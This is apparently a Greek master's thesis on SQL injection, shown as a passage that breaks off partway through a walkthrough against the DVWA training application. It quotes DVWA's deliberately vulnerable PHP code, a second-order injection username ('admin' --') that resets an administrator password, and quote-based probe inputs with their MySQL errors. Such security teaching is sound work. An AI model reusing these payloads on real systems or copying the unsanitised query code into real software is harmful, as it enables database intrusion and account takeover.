Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Πληροφορική»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**SQL injection σε εκπαιδευτική εφαρμογή DVWA και μηχανισμοί προστασίας βάσεων δεδομένων** **SQL injection in DVWA web application and protection mechanisms of databases**
Ονοματεπώνυμο Φοιτητή	**Ιωάννα Γιαννακάκη**
Πατρώνυμο	**Ευστράτιος**
Αριθμός Μητρώου	**ΜΠΠΛ**/ 09027
Επιβλέπων	**Ευάγγελος Φούντας**, **Καθηγητής**

Ημερομηνία Παράδοσης **Νοέμβριος** 2013

Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Πληροφορική»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**SQL injection σε εκπαιδευτική εφαρμογή DVWA και μηχανισμοί προστασίας βάσεων δεδομένων** **SQL injection in DVWA web application and protection mechanisms of databases**
Ονοματεπώνυμο Φοιτητή	**Ιωάννα Γιαννακάκη**
Πατρώνυμο	**Ευστράτιος**
Αριθμός Μητρώου	**ΜΠΠΛ**/ 09027
Επιβλέπων	**Ευάγγελος Φούντας**, **Καθηγητής**

Ημερομηνία Παράδοσης **Νοέμβριος** 2013

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα	Όνομα Επώνυμο Βαθμίδα

Πίνακας περιεχομένων

1. **ΕΙΣΑΓΩΓΗ** SQL INJECTION

Σχεδόν κάθε διαδικτυακή εφαρμογή χρησιμοποιεί μια βάση δεδομένων για την αποθήκευση των διαφόρων ειδών πληροφοριών που χρειάζεται προκειμένου να λειτουργήσει. Για παράδειγμα, μια web εφαρμογή που αναπτύσσεται ως ένας online πωλητής μπορεί να χρησιμοποιήσει μια βάση δεδομένων για να αποθηκεύσει τα ακόλουθα δεδομένα:

- λογαριασμούς χρηστών, διαπιστευτήρια, και προσωπικές πληροφορίες
- περιγραφές και τιμές των αγαθών προς πώληση
- παραγγελίες, καταστάσεις λογαριασμών, καθώς και λεπτομέρειες πληρωμής
- τα προνόμια του κάθε χρήστη μέσα στην εφαρμογή

Τα μέσα πρόσβασης σε πληροφορίες μέσα στη βάση δεδομένων είναι δομημένα σε μορφή γλώσσας ερωτημάτων (Structured Query Language)ή SQL. Η SQL μπορεί να χρησιμοποιηθεί για ανάγνωση, ενημέρωση, προσθήκη και διαγραφή πληροφοριών που καταγράφηκαν στο πλαίσιο της βάσης δεδομένων.

Η SQL είναι μια interpreted γλώσσα και οι web εφαρμογές συνήθως κατασκευάζουν SQL δηλώσεις στις οποίες ενσωματώνονται παρεχόμενα στοιχεία του χρήστη. Εάν αυτό γίνεται με ένα μη ασφαλές τρόπο, τότε η εφαρμογή μπορεί να είναι ευάλωτη σε επιθέσεις τύπου SQL injection από κακόβουλους χρήστες. Αυτό το ελάττωμα είναι ένα από τα πλέον διαβόητα τρωτά σημεία που έχουν ταλαιπωρήσει τους σχεδιαστές-προγραμματιστές web εφαρμογών. Στις σοβαρότερες περιπτώσεις, η SQL injection μπορεί να επιτρέψει σε έναν ανώνυμο εισβολέα(attacker) να διαβάσει και να τροποποιήσετε όλα τα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων, ακόμα και να λάβει τον πλήρη έλεγχο του διακομιστή (server) στον οποίο εκτελείται η βάση δεδομένων.

Καθώς η ευαισθητοποίηση στην ασφάλεια των διαδικτυακών εφαρμογών έχει εξελιχθεί, τα τρωτά σημεία μέσω SQL injection έχουν γίνει σταδιακά λιγότερο διαδεδομένα και πιο δύσκολα στον εντοπισμό και την εκμετάλλευση τους. Πριν από μερικά χρόνια, ήταν πολύ κοινό να εντοπιστούν τρωτά σημεία - σε μία εφαρμογή - σε χρήση SQL injection, η οποία θα μπορούσε να ανιχνευθεί μόνο από την είσοδο μιας αποστρόφου σε ένα πεδίο φόρμας HTML, και διαβάζοντας το αναλυτικό μήνυμα λάθους που η αίτηση επέστρεφε. Σήμερα, τα τρωτά σημεία είναι πιο πιθανό να κρύβονται στους τομείς δεδομένων που οι χρήστες δεν μπορούν να δουν κανονικά ή να τροποποιήσουν, και τα μηνύματα λάθους είναι πιθανό να είναι γενικά και μη κατατοπιστικά. Καθώς η τάση αυτή αναπτυσσόταν, οι μέθοδοι για την εύρεση και την αξιοποίηση του SQL injection εξελισσόταν, με πιο εκλεπτυσμένες και ισχυρές τεχνικές.

Υπάρχει ένα πολύ ευρύ φάσμα βάσεων δεδομένων που χρησιμοποιούνται για την υποστήριξη εφαρμογών web.

Ενώ οι βασικές αρχές της SQL injection είναι κοινές για τη συντριπτική πλειοψηφία αυτών μεταξύ τους υπάρχουν πολλές διαφορές. Αυτές κυμαίνονται από μικρές αλλαγές στη σύνταξη έως σημαντικές αποκλίσεις στη συμπεριφορά και τη λειτουργικότητα που μπορεί να επηρεάσει τους τύπους των επιθέσεων που μπορεί να ακολουθούνται.

Ο SQL injection είναι λοιπόν ένας τρόπος επίθεσης στον οποίο εισάγεται ή επισυνάπτεται SQL κώδικας σε παραμέτρους εισόδου της εφαρμογής του χρήστη ο οποίος στη συνέχεια περνάει στον SQL server για ανάλυση και εκτέλεση. Οποιαδήποτε διαδικασία κατασκευάζει SQL δηλώσεις μπορεί να θεωρηθεί ευάλωτη σε επιθέσεις καθώς η διαφορετικότητα της φύσης της SQL και οι διαθέσιμες μέθοδοι για την κατασκευή της παρέχει μία πληθώρα επιλογών κωδικοποίησης. Η πρωταρχική μορφή της SQL injection αποτελείται από απευθείας εισαγωγή κώδικα σε παραμέτρους οι οποίες συνδέονται με SQL εντολές. Σε μία λιγότερο άμεση επίθεση εισάγεται κακόβουλος κώδικας μέσω συμβολοσειρών οι οποίες είναι προορισμένες για αποθήκευση σε

πίνακα. Όταν οι αποθηκευμένες συμβολοσειρές συνδέονται με δυναμική εντολή SQL ο κακόβουλος κώδικας θα εκτελεστεί. Όταν μία εφαρμογή Web αποτυγχάνει να διασφαλίσει τις παραμέτρους οι οποίες περνάνε στην δημιουργία δυναμικών δηλώσεων SQL είναι δυνατόν για έναν εισβολέα να μεταβάλλει τη δομή αυτών. Όταν ένας εισβολέας είναι ικανός να μεταβάλει μια δήλωση SQL η δήλωση θα εκτελεστεί με τα ίδια δικαιώματα που θα εκτελούταν από τον χρήστη της φόρμας. Καθώς ο εισβολέας χρησιμοποιεί τον SQL server για να εκτελέσει εντολές οι οποίες αλληλεπιδρούν με το λειτουργικό σύστημα, η διαδικασία θα τρέξει με τα ίδια δικαιώματα με αυτά με τα οποία εκτέλεσε την εντολή (database server, application server, Web server) το οποίο συχνά έχει υψηλά προνόμια.

Οι web εφαρμογές οι οποίες είναι ευάλωτες σε SQL injection μπορεί να επιτρέψουν στον εισβολέα να αποκτήσει πλήρη πρόσβαση στις βάσεις δεδομένων τους. Επειδή αυτές οι βάσεις δεδομένων περιέχουν ευαίσθητες πληροφορίες των καταναλωτών ή των χρηστών τα αποτελέσματα των παραβιάσεων ασφαλείας περιλαμβάνουν την εκροή εμπιστευτικών πληροφοριών και γενικότερα την απάτη. Σε κάποιες περιπτώσεις οι εισβολείς χρησιμοποιούν την ευπάθεια μιας εφαρμογής σε SQL injection για να αναλάβουν τον έλεγχο και τελικά να καταστρέψουν το σύστημα που φιλοξενεί τη συγκεκριμένη εφαρμογή Web. Οι εφαρμογές Web οι οποίες είναι ευάλωτες σε επιθέσεις SQL (SQLIAs = SQL injection Attacks) είναι ευρέως διαδεδομένες ενώ συγκεκριμένη έρευνα της Gartner Group έδειξε πως πάνω από 300 Web τοποθεσίες στο δίκτυο έχουν δεχθεί επιθέσεις τύπου SQLIAs. Στην πραγματικότητα για την κατηγορία των SQLIAs έχουν μπει στο στόχαστρο με επιτυχία υψηλά προφίλ θυμάτων όπως TravelocityFTD.com και Guess.Inc.

Η μέθοδος SQL injection αναφέρεται σε μία τάξη επίθεσης με εισαγωγή κώδικα στην οποία τα δεδομένα που παρέχονται από τον χρήστη εμπεριέχονται σε ένα SQL query με τέτοιο τρόπο ώστε μέρος των εισαχθέντων στοιχείων του χρήστη να αντιμετωπίζονται σαν SQL κώδικας. Αξιοποιώντας αυτά τα θέματα ευπάθειας ορισμένων εφαρμογών ένας εισβολέας μπορεί να υποβάλει SQL queries απευθείας στην βάση δεδομένων. Αυτού του είδους οι επιθέσεις αποτελούν σοβαρή απειλή για κάθε Web εφαρμογή η οποία δέχεται την εισαγωγή δεδομένων από χρήστες και τα οποία ενσωματώνει σε SQL queries σε μία βάση δεδομένων. Οι περισσότερες Web εφαρμογές οι οποίες χρησιμοποιούνται στο δίκτυο ή σε εταιρικά συστήματα ακολουθούν αυτή τη λογική λειτουργίας και διάδρασης με τον χρήστη και επομένως είναι τρωτές σε SQL injection.

Η αιτία δημιουργίας τρωτών σημείων ευάλωτων σε SQL injection είναι σχετικά απλή και κατανοητή και πρόκειται για την ανεπαρκή επικύρωση των εισαχθέντων δεδομένων από τον χρήστη. Για την αντιμετώπιση αυτού του προβλήματος οι προγραμματιστές έχουν προτείνει μια σειρά κατευθυντήριων γραμμών κωδικοποίησης οι οποίες προωθούν αμυντικές πρακτικές κωδικοποίησης όπως είναι η κωδικοποίηση των εισαχθέντων στοιχείων από το χρήστη και η επικύρωση τους. Μια αυστηρή και συστηματική εφαρμογή αυτών των τεχνικών αποτελεί μια αποτελεσματική αντιμετώπιση της ευπάθειας της εφαρμογής σε επιθέσεις με SQL injection. Ωστόσο στην πράξη η εφαρμογή τέτοιων τεχνικών βασίζεται στην επιλογή του προγραμματιστή και γι' αυτό είναι επιρρεπής σε σφάλματα.

Αν και πρόσφατα ξεκίνησε να δίνεται μεγάλη βάση στο πρόβλημα ευπάθειας μιας εφαρμογής με SQL injection πολλές από τις προτεινόμενες λύσεις αδυνατούν να αντιμετωπίσουν το πρόβλημα στην πλήρη του έκταση. Υπάρχουν πολλοί τύποι SQLIAs καθώς και αμέτρητες παραλλαγές των τύπων αυτών. Ερευνητές καθώς και επαγγελματίες συχνά αγνοούν αυτή τη μυριάδα των διαφορετικών τεχνικών που μπορούν να χρησιμοποιηθούν για την εκτέλεση των SQLIAs. Επομένως οι περισσότερες από τις προτεινόμενες λύσεις αποτρέπουν ή ανιχνεύουν μόνο ένα υποσύνολο των πιθανών SQLIAs. Για κάθε είδος επίθεσης δίνεται ένας χαρακτηρισμός που απεικονίζει το αποτέλεσμά του .

Μία επίθεση με SQL injection (SQLIA) πραγματοποιείται όταν ο εισβολέας αλλάζει το επιδιωκόμενο αποτέλεσμα ενός SQL query με την εισαγωγή λέξεων-κλειδιά της SQL. Αυτός ο άτυπος ορισμός περιλαμβάνει όλες τις παραλλαγές των SQLIAs. Παρακάτω ορίζουμε δύο σημαντικά χαρακτηριστικά των SQLIAs που χρησιμοποιούμε για την περιγραφή των επιθέσεων: ο μηχανισμός injection και η πρόθεση επίθεσης (attack intent).

1.1 **Μηχανισμοί** injection

Οι κακόβουλες SQL δηλώσεις μπορούν να εισαχθούν σε μία ευάλωτη εφαρμογή με διάφορους μηχανισμούς εισόδου. Οι πιο κοινοί είναι οι εξής

- injection μέσω εισαχθέντων στοιχείων χρήστη: στην περίπτωση αυτή οι εισβολείς σχηματίζουν κατάλληλα επεξεργασμένα queries. Μία Web εφαρμογή μπορεί να διαβάσει τα εισαχθέντα στοιχεία του χρήστη με πολλούς διαφορετικούς τρόπους με βάση το περιβάλλον στο οποίο έχει αναπτυχθεί η εφαρμογή. Στις περισσότερες SQLIAs αυτές οι εφαρμογές-στόχοι, τα εισαχθέντα δεδομένα του χρήστη πραγματοποιούνται μέσω φορμών υποβολής στοιχείων τα οποία στέλνονται στην εφαρμογή μέσω αιτήσεων http get ή post. Οι Web εφαρμογές έχουν γενικά πρόσβαση στα εισαχθέντα από το χρήστη δεδομένα όπως και σε οποιαδήποτε μεταβλητή στο περιβάλλον τους.
- Injection μέσω cookies: τα cookies είναι αρχεία τα οποία περιέχουν πληροφορίες που παράγονται από τις Web εφαρμογές και αποθηκεύονται στη μηχανή του client. Όταν ο πελάτης επιστρέφει στη Web εφαρμογή τα cookies μπορούν να χρησιμοποιηθούν για να επαναφέρουν τις πληροφορίες της κατάστασης του πελάτη. Εφόσον ο πελάτης έχει τον έλεγχο της αποθήκευσης των cookie ένας κακόβουλος χρήστης θα μπορούσε να παρέμβει στο περιεχόμενο των cookie. Αν η Web εφαρμογή χρησιμοποιεί τα περιεχόμενα των cookie για να δημιουργήσει SQL queries ένας εισβολέας μπορεί εύκολα να ενσωματώσει κακόβουλα στοιχεία σε αυτά.
- Injection μέσω μεταβλητών server: Οι μεταβλητές server είναι μία συλλογή μεταβλητών που περιέχουν http, κεφαλίδες δικτύου καθώς και περιβαλλοντικές μεταβλητές. Οι web εφαρμογές χρησιμοποιούν αυτές τις μεταβλητές με πολλούς διαφορετικούς τρόπους όπως την καταγραφή στατιστικών στοιχείων χρήσης. Αν αυτές οι μεταβλητές περάσουν στη βάση χωρίς «εξυγίανση» αυτό θα μπορούσε να δημιουργήσει ένα είδος ευπάθειας σε SQL injection.
- Second-order injection: στις επιθέσεις αυτού του είδους οι εισβολείς εισάγουν κακόβουλα δεδομένα σε ένα σύστημα βάσης δεδομένων ώστε να προκαλέσουν μία SQLIA σε μεταγενέστερο από την είσοδο χρόνο. Ο στόχος αυτού του είδους της επίθεσης διαφέρει σημαντικά από την κανονική επίθεση injection. Οι Second-order injections δεν προσπαθούν να προκαλέσουν την επίθεση να πραγματοποιηθεί μόλις τα κακόβουλα εισαχθέντα δεδομένα φτάσουν στην βάση δεδομένων αλλά σε αντίθεση με αυτό οι εισβολείς βασίζονται στη γνώση του που θα χρησιμοποιηθούν τα εισαχθέντα δεδομένα έτσι ώστε τα αποτελέσματα της επίθεσης να εμφανιστούν στην διάρκεια χρήσης. Στο παράδειγμα που ακολουθεί το οποίο είναι ένα παράδειγμα επίθεσης με χρήση της μεθόδου Second-order injection ένας χρήστης πραγματοποιεί εγγραφή σε website χρησιμοποιώντας το όνομα “ admin’ - - ” ως όνομα χρήστη. Η εφαρμογή αποβάλλει τη μονή απόστροφο από το input του χρήστη πριν το αποθηκεύσει στην βάση δεδομένων προλαμβάνοντας με αυτόν τον τρόπο πιθανές επιβλαβείς επιδράσεις. Σε αυτό το σημείο ο χρήστης τροποποιεί το password του, μία διαδικασία η οποία συνήθως περιλαμβάνει τον έλεγχο ότι ο

χρήστης γνωρίζει τον τρέχοντα κωδικό πρόσβασής του και την αλλαγή αυτού εφόσον ο πρώτος έλεγχος ήταν επιτυχής. Για να πραγματοποιηθεί αυτό πρέπει η Web εφαρμογή να κατασκευάσει μια εντολή SQL όπως η παρακάτω: queryString = "UPDATE users SET password= ' " +newPassword+" 'WHERE username= ' " +userNAME+" 'AND password=' "+oldPassword+" '" . Τα newPassword και oldPassword είναι ο νέος και παλιός κωδικός πρόσβασης του χρήστη και userName είναι το όνομα με το οποίο εισήλθε στην εφαρμογή (Σε αυτή την περίπτωση " admin' - - "). Έτσι λοιπόν το query string το οποίο φθάνει στη βάση δεδομένων είναι: UPDATE users SET password='newpwd' WHERE userName= " admin' - - " AND password='oldpwd'. Επειδή ο SQL operator αναγνωρίζει τη συμβολοσειρά " – -" ως εισαγωγή σχολίων οτιδήποτε εισάγουμε μετά από αυτό αγνοείται από τη βάση. Συνεπώς το αποτέλεσμα αυτού του query είναι η βάση δεδομένων να αλλάζει τον κωδικό πρόσβασης του διαχειριστή (administrator) σε μία τιμή που προκαθορίζει ο εισβολέας. Οι επιθέσεις Second-order injections είναι ιδιαίτερα δύσκολοι να ανιχνευθούν και να προληφθούν γιατί το σημείο του injection είναι διαφορετικό από το σημείο εκδήλωσης της επίθεσης. Ένας προγραμματιστής μπορεί να βάζει τρόπους διαφυγής, να πραγματοποιεί πολλαπλούς ελέγχους, να φιλτράρει τ εισαχθέντα από το χρήστη δεδομένα και να υποθέτει πως η εφαρμογή είναι ασφαλής. Αργότερα όμως όταν τα δεδομένα χρησιμοποιηθούν σε ένα διαφορετικό πλαίσιο ή για την δημιουργία ενός διαφορετικού τύπου query τα προηγούμενα εισαχθέντα στοιχεία μπορεί να οδηγήσουν σε μία επίθεση injection.


1.2 **Προθέσεις επιθέσεων**

Οι επιθέσεις μπορούν επίσης να χαρακτηριστούν με βάση το στόχο ή την πρόθεση του εισβολέα.

- Ø Προσδιορισμός παραμέτρων (injectable): ο επιτιθέμενος θέλει να εξετάσει μία εφαρμογή Web για να ανακαλύψει ποιες από τις παραμέτρους και τα πεδία εισόδου ενός χρήστη είναι ευάλωτα σε SQLIA.
- Ø Εύρεση στοιχείων βάσης δεδομένων: ο επιτιθέμενος θέλει να ανακαλύψει τον τύπο και την έκδοση της βάσης δεδομένων που χρησιμοποιεί μια εφαρμογή Web. Ορισμένοι τύποι βάσης δεδομένων ανταποκρίνονται διαφορετικά σε διαφορετικά queries και επιθέσεις και αυτού του είδους οι πληροφορίες μπορούν να χρησιμοποιηθούν με διαφορετικούς τρόπους από τον εισβολέα. Γνωρίζοντας τον τύπο και την έκδοση της βάσης δεδομένων επιτρέπεται σε έναν εισβολέα να δημιουργήσει συγκεκριμένες επιθέσεις προς την συγκεκριμένη βάση ανάλογα με τα τρωτά σημεία που έχει η καθεμία από αυτές.
- Ø Καθορισμός κατασκευής και οργάνωσης της βάσης δεδομένων: για την εξαγωγή εύστοχων δεδομένων από την βάση δεδομένων ο εισβολέας χρειάζεται να γνωρίζει πληροφορίες για τον τρόπο κατασκευής της βάσης δεδομένων όπως ονόματα των πινάκων και των στηλών τους καθώς και το είδος των δεδομένων κάθε στήλης. Για τη συλλογή των συγκεκριμένων πληροφοριών έχουν δημιουργηθεί ειδικά είδη επιθέσεων.
- Ø Εξαγωγή δεδομένων: αυτού του είδους οι επιθέσεις χρησιμοποιούν τεχνικές για την εξαγωγή τιμών από τη βάση δεδομένων. Ανάλογα τον τύπο της Web εφαρμογής τέτοιες πληροφορίες είναι ευαίσθητες και εξαιρετικά χρήσιμες για έναν εισβολέα. Αυτός είναι και ο πιο συνηθισμένος τύπος επιθέσεων.

- Προσθήκη και τροποποίηση δεδομένων: σκοπός αυτών των επιθέσεων είναι η προσθήκη ή αλλαγή δεδομένων από την βάση δεδομένων.
- Τερματισμός βάσης: οι επιθέσεις αυτές έχουν σκοπό να κλείσουν τη βάση δεδομένων μιας εφαρμογής Web ώστε να αρνείται η πρόσβαση σε άλλους χρήστες.
- Αποφυγή ανίχνευσης: η κατηγορία αυτή αναφέρεται σε τεχνικές επίθεσης που χρησιμοποιούνται για την αποφυγή ελέγχου και ανίχνευσης από το σύστημα μηχανισμών προστασίας.
- Παράκαμψη ελέγχου ταυτοποίησης χρήστη: ο στόχος αυτών των επιθέσεων είναι να επιτραπεί στον εισβολέα να παρακάμψει τη βάση δεδομένων και τους μηχανισμούς ελέγχου ταυτότητας ώστε ο εισβολέας να αποκτήσει δικαιώματα και προνόμια που συνδέονται με έναν άλλο χρήστη της εφαρμογής.
- Εκτέλεση αυτόματων εντολών: αυτοί οι τύποι επιθέσεων αποσκοπούν στην εκτέλεση αυθαίρετων εντολών στη βάση δεδομένων. Αυτές οι εντολές αποθηκεύονται σε διαδικασίες και λειτουργίες που είναι διαθέσιμες στους χρήστες της βάσης.
- Αναβάθμιση προνομίων: αυτές οι επιθέσεις εκμεταλλεύονται σφάλματα της εφαρμογής ή ευάλωτα σημεία της βάσης με σκοπό την αναβάθμιση των προνομίων του εισβολέα. Σε αντίθεση με την παράκαμψη ελέγχου ταυτοποίησης χρήστη αυτές οι επιθέσεις εστιάζουν στην αξιοποίηση των προνομίων του χρήστη της βάσης.

2. **ΕΚΠΑΙΔΕΥΤΙΚΗ ΠΛΑΤΦΟΡΜΑ** DVWA



Η DVWA είναι μία PHP/MySQL διαδικτυακή εφαρμογή η οποία είναι ευάλωτη σε επιθέσεις. Κύριος στόχος της είναι να εκπαιδεύσει τους επαγγελματίες ασφάλειας δικτύων, να δοκιμάσουν τις ικανότητές τους και τα εργαλεία τους σε ένα νόμιμο περιβάλλον, να βοηθήσει τους σχεδιαστές ιστοσελίδων να κατανοήσουν καλύτερα τις διαδικασίες ασφάλειας των διαδικτυακών εφαρμογών και τέλος βοηθάει στην διδασκαλία ασφάλειας δικτύων για εκπαιδευτικούς λόγους.

Η εφαρμογή περιλαμβάνει τις εξής κατηγορίες ευπάθειας με τις οποίες μπορεί ο χρήστης της να πειραματιστεί:

- Brute force
- Command Execution
- CSRF
- File Inclusion
- Sql Injection
- Sql Injection (blind)
- Upload
- XSS reflected
- XSS stored

Επιπλέον διαθέτει επιλογή χαμηλής ασφάλειας, μέτριας ασφάλειας αλλά και υψηλής ασφάλειας ανάλογα με το επίπεδο του χρήστη αυτής. Στην παρούσα εργασία θα γίνει διερεύνηση της ευπάθειας Sql Injection όπου το επίπεδο ασφάλειας θα καθορίζει και το επίπεδο ευπάθειας σε επιθέσεις τύπου sql injection της εφαρμογής.

Αποτελείται από ένα πεδίο εισαγωγής δεδομένων στο οποίο με εισαγωγή κατάλληλου ID από το χρήστη εξάγει τα αντίστοιχα στοιχεία αυτού.

Οι μεταβλητές που έχουν προκαθοριστεί είναι οι εξής:


```
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_database' ] = 'dvwa';
```

Η επεξήγηση της λειτουργίας των μεταβλητών αυτών είναι η εξής :

$_DVWA['db_user'] = ‘το όνομα της βάσης δεδομένων των χρηστών’;
$_DVWA['db_password'] = ‘το όνομα της βάσης δεδομένων των κωδικών’;
$_DVWA['db_database'] = ‘το όνομα της βάσης δεδομένων’;

2.1 Διερεύνηση λειτουργίας εφαρμογής

Βάζοντας στο πεδίο User ID τον αριθμό 1 τα στοιχεία που εξάγονται από τη βάση είναι τα εξής:



Ο κώδικας που εκτελείται είναι:

SQL Injection Source

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Από τον πίνακα της βάσης με το όνομα users γίνεται η επιλογή και εμφάνιση των στοιχείων first_name, last_name του χρήστη με το συγκεκριμένο User ID το οποίο τοποθετείτε στο αντίστοιχο πεδίο. Τα δεδομένα που θα εμφανίζονται στον χρήστη της βάσης είναι τα εξής:

ID: το ID του χρήστη

First name: το όνομα του χρήστη

Surname: το επίθετο του χρήστη

Η μεταβλητή που εισάγει ο χρήστης δεσμεύεται στον κώδικα μέσω της μεταβλητής $id η οποία εισάγεται κατευθείαν στο SQL query: "SELECT first_name, last_name FROM users WHERE user_id=' $id' "; . Αυτός είναι και ο βασικότερος λόγος για τον οποίο βρίσκει εφαρμογή ο τρόπος «επίθεσης» με χρήση SQL injection.

- Έλεγχος χειρισμού των εισαγωγικών συμβόλων

Ο interpreter των SQL βάσεων δεδομένων λαμβάνει το μονό εισαγωγικό (') ως το όριο μεταξύ κώδικα και δεδομένων. Θεωρεί οτιδήποτε ακολουθεί το εισαγωγικό μέρος κώδικα που πρέπει να «τρέξει» και οτιδήποτε εμπεριέχεται μέσα σε αυτά δεδομένα. Έτσι λοιπόν ένας κακόβουλος χρήστης μπορεί εύκολα να συμπεράνει αν μία web εφαρμογή είναι ευπαθής σε SQL injection βάζοντας απλά στο πεδίο εισαγωγής δεδομένων ένα μονό εισαγωγικό και παρατηρώντας τον τρόπο αντίδρασης της βάσης. Το μονό εισαγωγικό χρησιμοποιείτε στις επιθέσεις τύπου SQL injection για να ακυρωθεί ουσιαστικά (εκλαμβάνεται ως σχόλιο με τη χρήση του εισαγωγικού) το query του κατασκευαστή της εφαρμογής και να κατασκευαστούν και να εκτελεστούν τα queries των κακόβουλων χρηστών (attackers).

Στο πεδίο όπου ο χρήστης έχει δικαίωμα εισαγωγής του ID του, εισάγεται δοκιμαστικά ένα όνομα με χρήση μονής αποστρόφου στην προσπάθεια εξαγωγής συμπερασμάτων από την αντίδραση της εφαρμογής σε αυτή την επιτηδευμένη εισαγωγή.

Input	Η εφαρμογή εκτελεί το query
O' Malley	SELECT first_name, last_name FROM users WHERE user_id = '*O'Malley*'

Output:

```
You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near 'Malley''
at line 1
```

Από το παραπάνω συμπεραίνεται πως οτιδήποτε μετά το μονό εισαγωγικό αντιμετωπίζεται από την εφαρμογή ως SQL request. Το O' λαμβάνεται από την εφαρμογή ως δεδομένα καθώς βρίσκεται μεταξύ του μονού εισαγωγικού της εφαρμογής και του μονού εισαγωγικού που συμπεριλήφθηκε στα εισαγόμενα από τον χρήστη όμως δεν εξάγουν κάποιο αποτέλεσμα καθώς δεν αντιστοιχούν σε ισχύον id. Το υπόλοιπο μέρος που βρίσκεται εκτός εισαγωγικών η εφαρμογή δεν το αναγνωρίζει σε SQL query και έτσι δεν μπορεί να το ερμηνεύσει.

- Έλεγχος αποτελεσμάτων χρήσης δήλωσης AND

i) Καθώς υπάρχει η δυνατότητα το πρώτο μέρος του SQL query να ληφθεί ως δεδομένα ο κακόβουλος χρήστης έχει τη δυνατότητα κατασκευής ενός εκτελέσιμου μέρους SQL query. Η πρώτη περίπτωση κατασκευής εκτελέσιμου μέρους είναι με τη βοήθεια του τελεστή AND.

Input	Η εφαρμογή εκτελεί το query
3' and something	`"SELECT first_name, last_name FROM users WHERE user_id = '3' and something'";`

Output:

```
"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1"
```

Τα δεδομένα σε μορφή string στα SQL queries πρέπει να μπαίνουν σε μονά εισαγωγικά για να διαχωρίζονται από τα υπόλοιπα. Έτσι βάζοντας ο χρήστης ένα ακόμα εισαγωγικό (') στο string που δίνει ο query interpreter πρώτα αναγνωρίζει τα δεδομένα που βρίσκονται έγκλειστα στα πρώτα μονά εισαγωγικά δηλαδή το '3' και το υπόλοιπο το λαμβάνει ως not valid syntax και παράγει μήνυμα λάθους. Αυτό ουσιαστικά σημαίνει πως ο interpreter αντιλαμβάνεται ένα query το οποίο πλέον διαφέρει από το πρωτότυπο καθώς έχει προστεθεί σε αυτό ο τελεστής and και μία ακόμα συνθήκη την οποία πρέπει να ελέγχει. Έτσι λοιπόν η εφαρμογή αντιλαμβάνεται το πρώτο μέρος ως δεδομένα, όπως και τον τελεστή AND αλλά δεν αναγνωρίζει το string "something". Τελικά παράγεται μήνυμα λάθους καθώς με τον τελεστή AND ελέγχετε η εκτέλεση ταυτόχρονα και των δύο συνθηκών η οποία όμως δεν είναι εφικτή.

ii) Σε αυτό το σημείο με χρήση του τελεστή AND κατασκευάζεται ένα SQL query του οποίου το δεύτερο μέρος δεν περιέχει συντακτικά λάθη και επομένως αναμένεται η εφαρμογή να το εκτελέσει.

